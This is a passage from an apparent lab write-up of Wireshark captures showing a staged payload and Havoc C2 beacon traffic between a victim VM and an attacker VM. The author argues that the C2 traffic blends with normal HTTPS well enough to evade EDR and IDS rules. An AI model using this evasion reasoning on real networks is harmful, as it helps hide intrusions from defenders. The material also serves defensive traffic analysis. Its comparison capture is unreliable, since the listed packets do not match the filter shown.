   20 2.045002273  10.0.2.9    10.0.2.15    TLSv1.2    2132 Server Hello, Certificate, Server Key Exchange, Server Hello Done
   21 2.045117217  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=159 Ack=2079 Win=262144 Len=0
   22 2.056801625  10.0.2.15   10.0.2.9     TLSv1.2     147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
   23 2.057179545  10.0.2.9    10.0.2.15    TLSv1.2     296 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
   24 2.057395052  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=252 Ack=2321 Win=261888 Len=0
   25 2.058854513  10.0.2.15   10.0.2.9     TLSv1.2     394 Application Data
   32 2.101891088  10.0.2.9    10.0.2.15    TCP          54 8443 → 54876 [ACK] Seq=2321 Ack=592 Win=64128 Len=0
   34 2.266316576  10.0.2.9    10.0.2.15    TCP        7354 8443 → 54876 [PSH, ACK] Seq=2321 Ack=592 Win=64128 Len=7300 [TCP segment of a reassembled PDU]
   35 2.266345366  10.0.2.9    10.0.2.15    TCP        7354 8443 → 54876 [PSH, ACK] Seq=9621 Ack=592 Win=64128 Len=7300 [TCP segment of a reassembled PDU]
   36 2.266576945  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=592 Ack=16921 Win=262144 Len=0
   37 2.266591605  10.0.2.9    10.0.2.15    TLSv1.2   14654 Application Data
   38 2.266600998  10.0.2.9    10.0.2.15    TLSv1.2   14654 Application Data
   39 2.266756783  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=592 Ack=44661 Win=262144 Len=0
   40 2.266766486  10.0.2.9    10.0.2.15    TLSv1.2   27794 Application Data, Application Data
   41 2.266778893  10.0.2.9    10.0.2.15    TCP        7354 8443 → 54876 [PSH, ACK] Seq=73861 Ack=592 Win=64128 Len=7300 [TCP segment of a reassembled PDU]
   42 2.266786984  10.0.2.9    10.0.2.15    TLSv1.2   20494 Application Data, Application Data
   43 2.267047603  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=592 Ack=78241 Win=262144 Len=0
   44 2.267055574  10.0.2.9    10.0.2.15    TLSv1.2    5478 Application Data, Encrypted Alert
   45 2.267148793  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=592 Ack=101601 Win=262144 Len=0
   46 2.267209792  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=592 Ack=107026 Win=262144 Len=0
   47 2.268291547  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [FIN, ACK] Seq=592 Ack=107026 Win=262144 Len=0
   48 2.268303703  10.0.2.9    10.0.2.15    TCP          54 8443 → 54876 [ACK] Seq=107026 Ack=593 Win=64128 Len=0
```

```
        Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
    ▾ issuer: rdnSequence (0)
      ▾ rdnSequence: 5 items (id-at-commonName=www.google.com,id-at-organizationName=IT,id-at-l
        ▾ RDNSequence item: 1 item (id-at-countryName=UK)
          ▾ RelativeDistinguishedName item (id-at-countryName=UK)
              Object Id: 2.5.4.6 (id-at-countryName)
              CountryName: UK
        ▾ RDNSequence item: 1 item (id-at-stateOrProvinceName=Quebec)
          ▾ RelativeDistinguishedName item (id-at-stateOrProvinceName=Quebec)
              Object Id: 2.5.4.8 (id-at-stateOrProvinceName)
            ▾ DirectoryString: uTF8String (4)
                uTF8String: Quebec
        ▾ RDNSequence item: 1 item (id-at-localityName=Quebec)
          ▾ RelativeDistinguishedName item (id-at-localityName=Quebec)
```

```
0000  08 00 27 c4 64 58 08 00  27 32 f8 fb 08 00 45 00   ··'·dX·· '2····E·
0010  08 46 eb 32 40 00 40 06  2f 68 0a 00 02 09 0a 00   ·F·2@·@· /h······
0020  02 0f 20 fb d6 5c 54 92  c1 c5 c6 84 74 33 50 18   ·· ··\T· ····t3P·
0030  01 f5 20 50 00 00 16 03  03 00 41 02 00 00 3d 03   ·· P···· ··A···=·
0040  03 81 af 8c 8d 87 e5 2d  c5 e3 ec 05 e0 df 0f ef   ·······- ········
0050  f3 74 29 3e ff e7 7b 9c  df 44 4f 57 4e 47 52 44   ·t)>··{· ·DOWNGRD
0060  01 00 c0 30 00 00 15 ff  01 00 01 00 00 0b 00 04   ···0···· ········
0070  03 00 01 02 00 23 00 00  00 17 00 00 16 03 03 05   ·····#·· ········
0080  99 0b 00 05 95 00 05 92  00 05 8f 30 82 05 8b 30   ········ ···0···0
0090  82 03 73 a0 03 02 01 02  02 14 68 66 6b ac 44 25   ··s····· ··hfk·D%
00a0  72 66 84 16 ba 56 85 7e  9d 22 c3 50 1c db 30 0d   rf···V·~ ·"·P··0·
00b0  06 09 2a 86 48 86 f7 0d  01 01 0b 05 00 30 55 31   ··*·H··· ·····0U1
00c0  0b 30 09 06 03 55 04 06  13 02 55 4b 31 0f 30 0d   ·0···U·· ··UK1·0·
00d0  06 03 55 04 08 0c 06 51  75 65 62 65 63 31 0f 30   ··U····Q uebec1·0
```

wireshark_eth0ETGKI2.pcapng | Packets: 92 · Displayed: 27 (29.3%) · Dropped: 0 (0.0%) | Profile: Default

2. Stage 2 payload (Havoc C2) execution:




```
tcp.stream eq 3
No.  Time          Source      Destination  Protocol  Length Info
  48 -23.766362519 10.0.2.15   10.0.2.9     TCP         66 54952 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
  49 -23.766332598 10.0.2.9    10.0.2.15    TCP         66 443 → 54952 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
  50 -23.766207706 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
  51 -23.765980322 10.0.2.15   10.0.2.9     TLSv1.2    212 Client Hello
  52 -23.765968366 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=1 Ack=159 Win=64128 Len=0
  53 -23.764523722 10.0.2.9    10.0.2.15    TLSv1.2   1455 Server Hello, Certificate, Server Key Exchange, Server Hello Done
  54 -23.763712759 10.0.2.15   10.0.2.9     TLSv1.2    147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
  55 -23.763580773 10.0.2.9    10.0.2.15    TLSv1.2    241 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
  56 -23.763085265 10.0.2.15   10.0.2.9     TLSv1.2    397 Application Data
  57 -23.763085195 10.0.2.15   10.0.2.9     TLSv1.2    496 Application Data
  58 -23.763072638 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=1589 Ack=1037 Win=64128 Len=0
  59 -23.756158970 10.0.2.9    10.0.2.15    TLSv1.2    203 Application Data
  60 -23.707709305 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=1037 Ack=1738 Win=2102016 Len=0
  75 -23.598077755 10.0.2.15   10.0.2.9     TLSv1.2    397 Application Data
  76 -23.598077554 10.0.2.15   10.0.2.9     TLSv1.2    496 Application Data
  77 -23.598056565 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=1738 Ack=1822 Win=64128 Len=0
```

```
    Length: 1010
    Certificates Length: 1007
  ▾ Certificates (1007 bytes)
      Certificate Length: 1004
    ▾ Certificate: 308203e8308202d0a003020102021050cac4a22bd6525544ab586ee1b03031300d06092a… (id-at-commonName=10.0.2.9,id-a
      ▾ signedCertificate
          version: v3 (2)
          serialNumber: 0x50cac4a22bd6525544ab586ee1b03031
        ▾ signature (sha256WithRSAEncryption)
            Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
        ▾ issuer: rdnSequence (0)
          ▾ rdnSequence: 7 items (id-at-commonName=10.0.2.9,id-at-organizationName=Partners Corp,id-at-postalCode=4119,id-a
            ▾ RDNSequence item: 1 item (id-at-countryName=US)
              ▾ RelativeDistinguishedName item (id-at-countryName=US)
                  Object Id: 2.5.4.6 (id-at-countryName)
                  CountryName: US
            ▾ RDNSequence item: 1 item (id-at-stateOrProvinceName=Arizona)
              ▾ RelativeDistinguishedName item (id-at-stateOrProvinceName=Arizona)
                  Object Id: 2.5.4.8 (id-at-stateOrProvinceName)
                ▾ DirectoryString: printableString (1)
                    printableString: Arizona
            ▾ RDNSequence item: 1 item (id-at-localityName=Phoenix)
              ▾ RelativeDistinguishedName item (id-at-localityName=Phoenix)
                  Object Id: 2.5.4.7 (id-at-localityName)
                ▾ DirectoryString: printableString (1)
```

```
0000  08 00 27 c4 64 58 08 00  27 32 f8 fb 08 00 45 00   ··'·dX·· '2····E·
0010  05 a1 09 8d 40 00 40 06  13 b3 0a 00 02 09 0a 00   ····@·@· ········
0020  02 0f 01 bb d6 a8 f4 59  70 8c 59 56 d4 e7 50 18   ·······Y p·YV··P·
0030  01 f5 1d ab 00 00 16 03  03 00 3f 02 00 00 3b 03   ········ ··?···;·
0040  03 20 ca 76 a7 ad bf dd  f6 4d 92 9c 7d 84 d7 44   · ·v···· ·M··}··D
0050  b3 a6 1b 65 05 c0 c7 86  51 44 4f 57 4e 47 52 44   ···e···· QDOWNGRD
0060  01 00 c0 2f 00 00 13 00  23 00 00 ff 01 00 01 00   ···/···· #·······
0070  00 17 00 00 00 0b 00 02  01 00 16 03 03 03 f6 0b   ········ ········
0080  00 03 f2 00 03 ef 00 03  ec 30 82 03 e8 30 82 02   ········ ·0···0··
0090  d0 a0 03 02 01 02 02 10  50 ca c4 a2 2b d6 52 55   ········ P···+·RU
00a0  44 ab 58 6e e1 b0 30 31  30 0d 06 09 2a 86 48 86   D·Xn··01 0···*·H·
00b0  f7 0d 01 01 0b 05 00 30  76 31 0b 30 09 06 03 55   ·······0 v1·0···U
00c0  04 06 13 02 55 53 31 10  30 0e 06 03 55 04 08 13   ····US1· 0···U···
00d0  07 41 72 69 7a 6f 6e 61  31 10 30 0e 06 03 55 04   ·Arizona 1·0···U·
00e0  07 13 07 50 68 6f 65 6e  69 78 31 09 30 07 06 03   ···Phoen ix1·0···
00f0  55 04 09 13 00 31 0d 30  0b 06 03 55 04 11 13 04   U····1·0 ···U····
0100  34 31 31 39 31 16 30 14  06 03 55 04 0a 13 0d 50   41191·0· ··U····P
0110  61 72 74 6e 65 72 73 20  43 6f 72 70 31 11 30 0f   artners  Corp1·0·
0120  06 03 55 04 03 13 08 31  30 2e 30 2e 32 2e 39 30   ··U····1 0.0.2.90
0130  1e 17 0d 32 33 30 33 32  33 32 32 33 34 31 33 5a   ···23032 3223413Z
0140  17 0d 32 36 30 33 32 32  32 32 33 34 31 33 5a 30   ··260322 223413Z0
0150  76 31 0b 30 09 06 03 55  04 06 13 02 55 53 31 10   v1·0···U ····US1·
0160  30 0e 06 03 55 04 08 13  07 41 72 69 7a 6f 6e 61   0···U··· ·Arizona
0170  31 10 30 0e 06 03 55 04  07 13 07 50 68 6f 65 6e   1·0···U· ···Phoen
0180  69 78 31 09 30 07 06 03  55 04 09 13 00 31 0d 30   ix1·0··· U····1·0
0190  0b 06 03 55 04 11 13 04  34 31 31 39 31 16 30 14   ···U···· 41191·0·
01a0  06 03 55 04 0a 13 0d 50  61 72 74 6e 65 72 73 20   ··U····P artners 
```

Above it looks like our Havoc C2 generated SSL cert for the client is for some company in Arizona. Below, sending the command “whoami” in Havoc C2 generates a payload size of about 4kb which is not bad at all.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.stream eq 3
No.   Time           Source      Destination  Protocol  Length Info
 1441 204.458818272 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=73766 Ack=30775 Win=2101248 Len=0
 1447 206.551806166 10.0.2.15   10.0.2.9     TLSv1.2    396 Application Data
 1448 206.551806496 10.0.2.15   10.0.2.9     TLSv1.2    103 Application Data
 1449 206.551935824 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=30775 Ack=74157 Win=89856 Len=0
 1450 206.556159412 10.0.2.9    10.0.2.15    TLSv1.2   4179 Application Data
 1451 206.556212696 10.0.2.9    10.0.2.15    TLSv1.2   3088 Application Data
 1452 206.556294889 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=74157 Ack=34900 Win=2102272 Len=0
 1453 206.556365196 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=74157 Ack=37934 Win=2102272 Len=0
 1459 208.863395984 10.0.2.15   10.0.2.9     TLSv1.2    398 Application Data
 1460 208.863396325 10.0.2.15   10.0.2.9     TLSv1.2   3751 Application Data
 1461 208.863438523 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=37934 Ack=78198 Win=98304 Len=0
 1462 208.869256847 10.0.2.9    10.0.2.15    TLSv1.2    211 Application Data
 1463 208.910173157 10.0.2.15   10.0.2.9     TCP         60 54952 → 443 [ACK] Seq=78198 Ack=38091 Win=2102016 Len=0
 1469 211.128188510 10.0.2.15   10.0.2.9     TLSv1.2    396 Application Data
 1470 211.128188831 10.0.2.15   10.0.2.9     TLSv1.2    103 Application Data
 1471 211.128268541 10.0.2.9    10.0.2.15    TCP         54 443 → 54952 [ACK] Seq=38091 Ack=78589 Win=101248 Len=0
```

```
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 3697]
    Sequence Number: 74501    (relative sequence number)
    Sequence Number (raw): 1498937165
    [Next Sequence Number: 78198    (relative sequence number)]
    Acknowledgment Number: 37934    (relative ack number)
    Acknowledgment number (raw): 4099540153
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x018 (PSH, ACK)
    Window: 8212
    [Calculated window size: 2102272]
    [Window size scaling factor: 256]
    Checksum: 0x26a3 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
    TCP payload (3697 bytes)
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 3692
      Encrypted Application Data: 000000000000178664115caa1db448e741402bea092552fec00df195fdc48cf8b2a994e…
      [Application Data Protocol: Hypertext Transfer Protocol]
```

```
0000  08 00 27 32 f8 fb 08 00  27 c4 64 58 08 00 45 00   ··'2···· '·dX··E·
0010  0e 99 bb 7f 40 00 80 06  18 c8 0a 00 02 0f 0a 00   ····@··· ········
0020  02 09 d6 a8 01 bb 59 57  f7 4d f4 5a 04 b9 50 18   ······YW ·M·Z··P·
0030  20 14 26 a3 00 00 17 03  03 0e 6c 00 00 00 00 00    ·&····· ··l·····
0040  00 01 78 66 41 15 ca a1  db 44 8e 74 14 02 be a0   ··xfA··· ·D·t····
0050  92 55 2f ec 00 df 19 5f  dc 48 cf 8b 2a 99 4e 38   ·U/····_ ·H··*·N8
0060  46 3f 96 dd c8 4a 33 ea  ad 0e 91 47 c4 91 b2 7f   F?···J3· ···G····
0070  4f 83 ff 5d ca 5e 0d 1c  8b cd 5c 3e 40 f9 0d 1e   O··]·^·· ··\>@···
0080  c3 40 8e e3 cf 1e b4 1a  67 df 6e 77 3c 99 22 59   ·@······ g·nw<·"Y
0090  9a 56 36 b7 71 2c 00 c5  76 dc 58 2e dc 7b f1 70   ·V6·q,·· v·X.·{·p
00a0  31 74 11 ce 66 48 f5 4a  ac 04 7d dc a3 cf b0 42   1t··fH·J ··}····B
00b0  3e 6b f2 e0 84 10 e9 86  84 f1 65 60 31 e6 ea 57   >k······ ··e`1··W
00c0  d8 5e bd 8d c1 80 8c ae  c6 cd aa ae e0 56 b3 ba   ·^······ ·····V··
00d0  a8 b7 f4 18 b8 82 a0 60  63 dd 6d fb db a2 f5 2f   ·······` c·m····/
00e0  38 39 1b 3e 5e 94 6f 9c  15 a6 9f 2a 7e c3 b2 35   89·>^·o· ···*~··5
00f0  20 aa d9 24 27 9b ef 48  4b d6 d7 ce 3a 3f 35 57    ··$'··H K···:?5W
0100  13 d3 af 61 9c e9 f9 fc  1e 9e 12 ed 6e 70 ca f7   ···a···· ····np··
0110  b9 9b c4 6c 57 86 88 4f  06 b6 a2 01 72 0f 2b 7a   ···lW··O ····r·+z
0120  04 2b 9e 58 96 24 85 f1  e2 52 c9 0a a3 fd b8 39   ·+·X·$·· ·R·····9
0130  bf 41 4f d9 0a 19 e0 6c  8a bd 55 5c 24 5f 49 e8   ·AO····l ··U\$_I·
0140  1f 02 be f7 15 8d 57 c6  d9 b1 f4 66 24 bd 99 a6   ······W· ···f$···
0150  92 8e 05 ec 9a e0 20 25  d2 61 0a ec 1b 78 17 55   ······ % ·a···x·U
0160  11 cc fc d9 fc ae d1 d5  61 0c 8a 11 c9 da a2 6f   ········ a······o
0170  a2 f2 58 d1 d8 e7 7b ad  34 2f e4 a2 76 a5 94 a3   ··X···{· 4/··v···
0180  e3 78 72 6d 7d d7 61 0f  52 99 95 16 f6 20 5f 0d   ·xrm}·a· R···· _·
0190  7e 1a 2a 03 68 4a 77 36  68 9a 85 29 4b 41 35 67   ~·*·hJw6 h··)KA5g
01a0  bb a1 15 ee a0 81 8d 17  0a 28 34 b9 2a ad 16 06   ········ ·(4·*···
```

The victim continues to ping the attacker very frequently and the attacker client replies with an ACK. Lets see how this looks against a real HTTPS website connection https://facebook.com (68.105.28.11) below.



```
ip.dst==10.0.2.15&&ip.proto=tcp&&ip.src==68.105.28.11
No.  Time           Source             Destination        Protocol  Length Info
 431 140.560708506 192.168.0.139      10.0.2.15          TCP         60 7680 → 55018 [ACK] Seq=133 Ack=133 Win=32636 Len=0
 432 143.387111738 10.0.2.15          40.83.247.108      TLSv1.2    157 Application Data
 433 143.445242068 40.83.247.108      10.0.2.15          TLSv1.2    227 Application Data
 434 143.495264322 10.0.2.15          40.83.247.108      TCP         60 54285 → 443 [ACK] Seq=310 Ack=520 Win=63375 Len=0
 435 153.668428098 10.0.2.15          239.255.255.250    SSDP       218 M-SEARCH * HTTP/1.1
 436 154.683135234 10.0.2.15          239.255.255.250    SSDP       218 M-SEARCH * HTTP/1.1
 437 155.683570526 10.0.2.15          239.255.255.250    SSDP       218 M-SEARCH * HTTP/1.1
 438 156.698642732 10.0.2.15          239.255.255.250    SSDP       218 M-SEARCH * HTTP/1.1
 439 157.183194456 10.0.2.15          68.105.28.11       TCP         60 [TCP Keep-Alive] 55015 → 443 [ACK] Seq=1964 Ack=1586 Win=64240 Len=1
 440 157.183194827 52:54:00:12:35:00  Broadcast          ARP         60 Who has 10.0.2.15? Tell 10.0.2.1
 441 157.183194887 68.105.28.11       10.0.2.15          TCP         60 [TCP Keep-Alive ACK] 443 → 55015 [ACK] Seq=1586 Ack=1965 Win=32266 Len=0
 442 157.183295381 08:00:27:c4:64:58  52:54:00:12:35:00  ARP         60 10.0.2.15 is at 08:00:27:c4:64:58
 443 159.264441323 10.0.2.15          68.105.28.11       TLSv1.3    109 Application Data
 444 159.264482941 10.0.2.15          68.105.28.11       TLSv1.3     93 Application Data
 445 159.264483012 10.0.2.15          68.105.28.11       TLSv1.3    109 Application Data
 446 159.264483072 10.0.2.15          68.105.28.11       TLSv1.3    213 Application Data
 447 159.264546881 10.0.2.15          68.105.28.11       TLSv1.3    213 Application Data
 448 159.264631165 68.105.28.11       10.0.2.15          TCP         60 443 → 55015 [ACK] Seq=1586 Ack=2059 Win=32172 Len=0
 449 159.264665118 68.105.28.11       10.0.2.15          TCP         60 443 → 55015 [ACK] Seq=1586 Ack=2273 Win=31958 Len=0
 450 159.295505525 68.105.28.11       10.0.2.15          TLSv1.3     93 Application Data
 451 159.339548863 10.0.2.15          68.105.28.11       TCP         60 55015 → 443 [ACK] Seq=2432 Ack=1625 Win=64201 Len=0
 452 159.359472743 68.105.28.11       10.0.2.15          TLSv1.3    376 Application Data, Application Data
 453 159.359961656 10.0.2.15          68.105.28.11       TLSv1.3     89 Application Data
```

So the server and client act in the same way by pinging each other alot. The victim (client) continues to send application data to the server (attacker) and the server (attacker) responds with an ACK. The packet lengths seem about the same too, so I think Havoc C2 would do good against most EDR and IDS/IPS rulesets.